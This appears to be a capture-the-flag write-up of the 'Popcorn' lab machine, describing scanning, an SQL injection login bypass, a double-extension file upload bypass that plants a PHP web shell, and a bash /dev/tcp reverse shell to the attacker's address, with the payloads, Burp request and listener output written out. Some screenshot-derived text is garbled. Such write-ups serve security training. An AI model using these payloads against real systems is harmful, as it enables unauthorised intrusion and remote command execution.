

Popcorn

Synopsis

This machine mainly focuses on different methods of web exploitation.

Skills

- Knowledge of linux
- Enumerating ports and services
- Bypassing file upload checks
- Modifying HTTP requests

Exploitation:

As always we start from the nmap to check what ports are open

And as a result we find out we have only 2 ports open: 22/SSH and 80/HTTP

```
└─# nmap -A 10.10.10.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 20:25 EDT
Nmap scan report for 10.10.10.6 (10.10.10.6)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3ec81b15211550ec6e63bcc56b807b38 (DSA)
|_  2048 aal1f7921b842f48a38bdb805ef1a074d (RSA)
80/tcp    open  http      Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/3%0T=22%CT=1%CU=33025%PV=Y%DS=2%DC=T%G=Y%TM=647BDAFF
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=C5%GCD=1%ISR=C3%TI=Z%CI=Z%II=I%TS=8)OPS(01
OS:=M539ST11NW6%02=M539ST11NW6%03=M539NNT11NW6%04=M539ST11NW6%05=M539ST11NW
OS:6%06=M539ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=
OS:Y%DF=Y%T=40%W=16D0%0=M539NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=0%A=S+%F=AS%0=M539ST11NW6%RD=0%Q
OS:=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%D
OS:F=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL
OS:=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Because SSH does not have much of the attack surface, we move into HTTP.

First we launch dirb to find hidden URLs, what gives us that /torrent if available


```

---- Scanning URL: http://10.10.10.6/ ----
+ http://10.10.10.6/cgi-bin/ (CODE:403|SIZE:286)
+ http://10.10.10.6/index (CODE:200|SIZE:177)
+ http://10.10.10.6/index.html (CODE:200|SIZE:177)
+ http://10.10.10.6/server-status (CODE:403|SIZE:291)
+ http://10.10.10.6/test (CODE:200|SIZE:47328)
==> DIRECTORY: http://10.10.10.6/torrent/

---- Entering directory: http://10.10.10.6/torrent/ ----
==> DIRECTORY: http://10.10.10.6/torrent/admin/
-> Testing: http://10.10.10.6/torrent/bookmark


```

Let's access it in our browser



We can see a login page, so let's try a basic SQL injection to bypass it

username: admin' or 1=1-- -
 Password: pass123



And we successfully login as an admin

Admin
Update Stat
My Torrents
Logout




Torrent Host

Home
Browse
Upload
Forum
Stats
News
F.A.Q.


About
Development

Latest News




BitTornado
BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by [Admin](#).




µTorrent
µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µt" or "ut". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.


01/06/07 Posted by [Admin](#).




Azureus
Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.

01/06/07 Posted by [Admin](#).



[Control Panel](#)





Next e go to the upload functionality, which accepts only .torrent files thus let's us download sample torrent file from the internet and upload on the server

Admin
Update Stat
My Torrents
Logout



Torrent Host

Home
Browse
Upload
Forum
Stats
News
F.A.Q.

About
Development

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Host reserve the rights to delete any torrent at anytime.

Torrent No file selected.

Optional name

Category

Subcategory


Description

Tracker requires registration ☐ Yes ☒ No


Post Annoymous ☐ Yes ☒ No


[Upload Torrent](#)

RenderTime: 0.007
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Host](#).



After uploading sample torrent file we are redirected to another page where we can modify the image by uploading our own (this is where vulnerability exists)





Torrent Name

Hash

Category

Subcategory

Description

Tracker requires registration ☐ Yes ☒ No

Filename:

Update Screenshot



Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.

* = Does not work on IE browser yet. Please use other browsers to upload screenshots.

If we try to upload file different than image we get “Invalid file” error




But by using double extensions and changing the content type we can bypass those restrictions and upload our malicious file

Payload:

filename=shell.png.php

Content-Type: image/png

<?php system(\$_GET['cmd'])?>




And file was successfully upload on the web server


Index of /torrent/upload

	Name	Last modified	Size	Description
	Parent Directory		-	
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
	d0d14c926e6e99761a2fdcff27b403d96376eff6.php	04-Jun-2023 03:55	32	
	d0d14c926e6e99761a2fdcff27b403d96376eff6.png	04-Jun-2023 03:54	32	
	noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80



By adding to the URL &cmd=<command> we get a remote code execution




Now we prepare our reverse shell payload

Payload:

Bash -c 'bash -i >& /dev/tcp/<attacker_ip>/5555 0>&1'

We need to URL encode our payload



```
1 x 2 x +
Send [Settings] Cancel < >

Request
Pretty Raw Hex
1 GET /torrent/upload/d0d14c926e6e99761a2fdcff27b403d96376eff6.php?cmd=
  bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.3/5555+0+%261' HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: /torrent/=; /torrent/login.php=; saveit_0=2; saveit_1=0;
  /torrent/torrents.php=; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
  f17457a2a31370e1376ceae9396bdc4b
9 Upgrade-Insecure-Requests: 1
0
1 |
```

```
(root@kali) - [~] Intruder Repeater Sequencer Decoder Comparer
# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.6.
Ncat: Connection from 10.10.10.6:59750.
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ curl -X GET http://10.10.10.6:8080/torrent/upload/d0d14c926e6e99761a2fdcff27b403d96376eff6.php?cmd=
  bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.3/5555+0+%261' HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: /torrent/=; /torrent/login.php=; saveit_0=2; saveit_1=0;
  /torrent/torrents.php=; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
  f17457a2a31370e1376ceae9396bdc4b
9 Upgrade-Insecure-Requests: 1
```

And we got a reverse shell on the system

